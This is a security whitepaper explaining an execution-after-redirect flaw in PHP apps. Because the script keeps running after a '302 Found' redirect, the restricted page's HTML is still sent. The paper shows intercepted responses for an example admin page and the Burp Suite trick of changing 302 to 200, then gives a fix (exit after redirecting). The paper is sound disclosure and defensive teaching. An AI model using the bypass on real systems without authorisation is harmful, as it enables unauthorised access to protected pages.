Whitepaper

SecurEyes
Infusing Security

302 to 200:

Exploiting Improper Redirection in PHP Web Applications

Anant Kochhar
Sabyasachi Samanta

TABLE OF CONTENTS

Abstract

Accessing internal pages without authentication is a cracker’s dream come true. This paper discusses a widespread coding flaw in PHP web applications which makes the entire ‘behind-authentication’ module publicly accessible.

Introduction

Applications control access to internal restricted pages by redirecting unauthenticated users away to some generic public page, often to the login page. This is most commonly accomplished using ‘302 Found’ HTTP redirection response. In PHP, the code for ‘302 Redirection’ does not implicitly stop the processing of the code written below it. As a result, the ‘302 Found’ HTTP response also contains the full HTML response of the internal restricted page- the same response for which access was denied using the redirection method.

The Attack Scenario


An attacker enters the URL of an internal restricted page in an application vulnerable to this attack. The application checks the Session Token in the HTTP cookie header, and finding it invalid, redirects the user to a generic public page (like the login page) through ‘302 Found’ HTTP response.

302 to 200

The URL of an internal restricted page entered by the attacker:

http://www.vulnerable123.com/admin/main.php

The captured response from the server is the following:


burp suite v1.2
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer comms alerts
intercept options history
forward
drop
intercept is on
action
raw headers hex
0 matches

response from http://www.vulnerable123.com:80/admin/main.php [127.0.0.1]

```
HTTP/1.1 302 Found
Date: Tue, 19 Jan 2010 08:09:18 GMT
Server: Apache/2.2.8 (Win32) DAV/2 mod_ssl/2.2.8
X-Powered-By: PHP/5.2.5
Set-Cookie: PHPSESSID=8372bca3d9c7357095d54                  ; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
location: login.php
Content-Length: 0
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Time Keeper v1.1</title>
                <script language="JavaScript" src="calendar_db.js"></script>
                <link rel="stylesheet" href="calendar.css">
                <link rel="stylesheet" href="website.css" type="text/css">

</head><body>
<img style="width: 180px; height: 72px;" alt="" src="SE_logo.gif"><br>
<div style="text-align: right;"><a href="check.php?csrf=" name="main_page">&nbsp;Main Page</a>
<a href="change_password.php?csrf=" name="Change_Password">&nbsp;Change
Password</a>
<a title="Logout" href="login.php?csrf=" name="Logout">&nbsp;Logout</a></div>
<h1>2010-01-19</h1>
<hr style="width: 100%; height: 2px;"><p style="text-align:center;font-family: Cambria;">
```

Redirection Location


HTML Source Code of the Restricted Page

As encircled in the above screen shot, along with the ‘302 Found’ redirection, the entire HTML response of the internal restricted page is available.

The Exploit

The attacker simply changes the ‘302 Found’ response code to ‘200 OK’ and forwards the response to his browser:

302 to 200



burp suite v1.2
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer comms alerts
intercept options history
forward drop intercept is on action
raw headers hex
0 matches

‘302 Found’ changed to ‘200 OK’


response from http://www.vulnerable123.com:80/adm

```
HTTP/1.1 200 OK
Date: Tue, 19 Jan 2010 08:09:18 GMT
Server: Apache/2.2.8 (Win32) DAV/2 mod_ssl/2.2.8 OpenSSL/0.9.8g mod_autoindex_color PHP/5.2.5
X-Powered-By: PHP/5.2.5
Set-Cookie: PHPSESSID=8372bce3d9c7357095d543141e8bdc56; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
location: login.php
Content-Length: 0
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Time Keeper v1.1</title>
                <script language="JavaScript" src="calendar_db.js"></script>
                <link rel="stylesheet" href="calendar.css">
                <link rel="stylesheet" href="website.css" type="text/css">

</head><body>
<img style="width: 180px; height: 72px;" alt="" src="SE_logo.gif"><br>
<div style="text-align: right;"><a href="check.php?csrf=" name="main_page">&nbsp;Main Page</a>
<a href="change_password.php?csrf=" name="Change_Password">&nbsp;Change
Password</a>
<a title="Logout" href="login.php?csrf=" name="Logout">&nbsp;Logout</a></div>
<h1>2010-01-19</h1>
<hr style="width: 100%; height: 2px;"><p style="text-align:center;font-family: Cambria;">
```

And the attacker is able to access the internal page, supposedly behind authentication, in his browser.



Time Keeper v1.1 - Windows Internet Explorer
File Edit View Favorites Tools Help
Time Keeper v1.1
Page Tools
SecurEyes
Infusing Security
Internet
100%

|Main Page |Change Password |Logout

2010-01-19

No data for this date

Date: 2010-01-19

Data 1:

Date 2: Enter

The Impact

This attack compromises all pages in the internal restricted module of the application. Even though the application correctly implements session management, the attacker can still access the internal sensitive pages.

Recommended Resolutions

The following are the recommended solutions for resolving the vulnerability:

- The body of the '302 Found' HTTP response should only contain a short hypertext note with a hyperlink to the new URL.
- There are several methods to accomplish this in PHP. The most common method is to 'exit' script execution after the redirection line.

About The Authors

Anant Kochhar and Sabyasachi Samanta are senior Information Security Consultants at SecurEyes and they have, between them, secured over 400 web applications. They can be reached at anant.kochhar@secureyes.net and sabyasachi.samanta@secureyes.net respectively.

About SecurEyes

SecurEyes is a Bangalore based firm specializing in all facets of Information Security. For more information on our services and products, please visit www.secureyes.net/.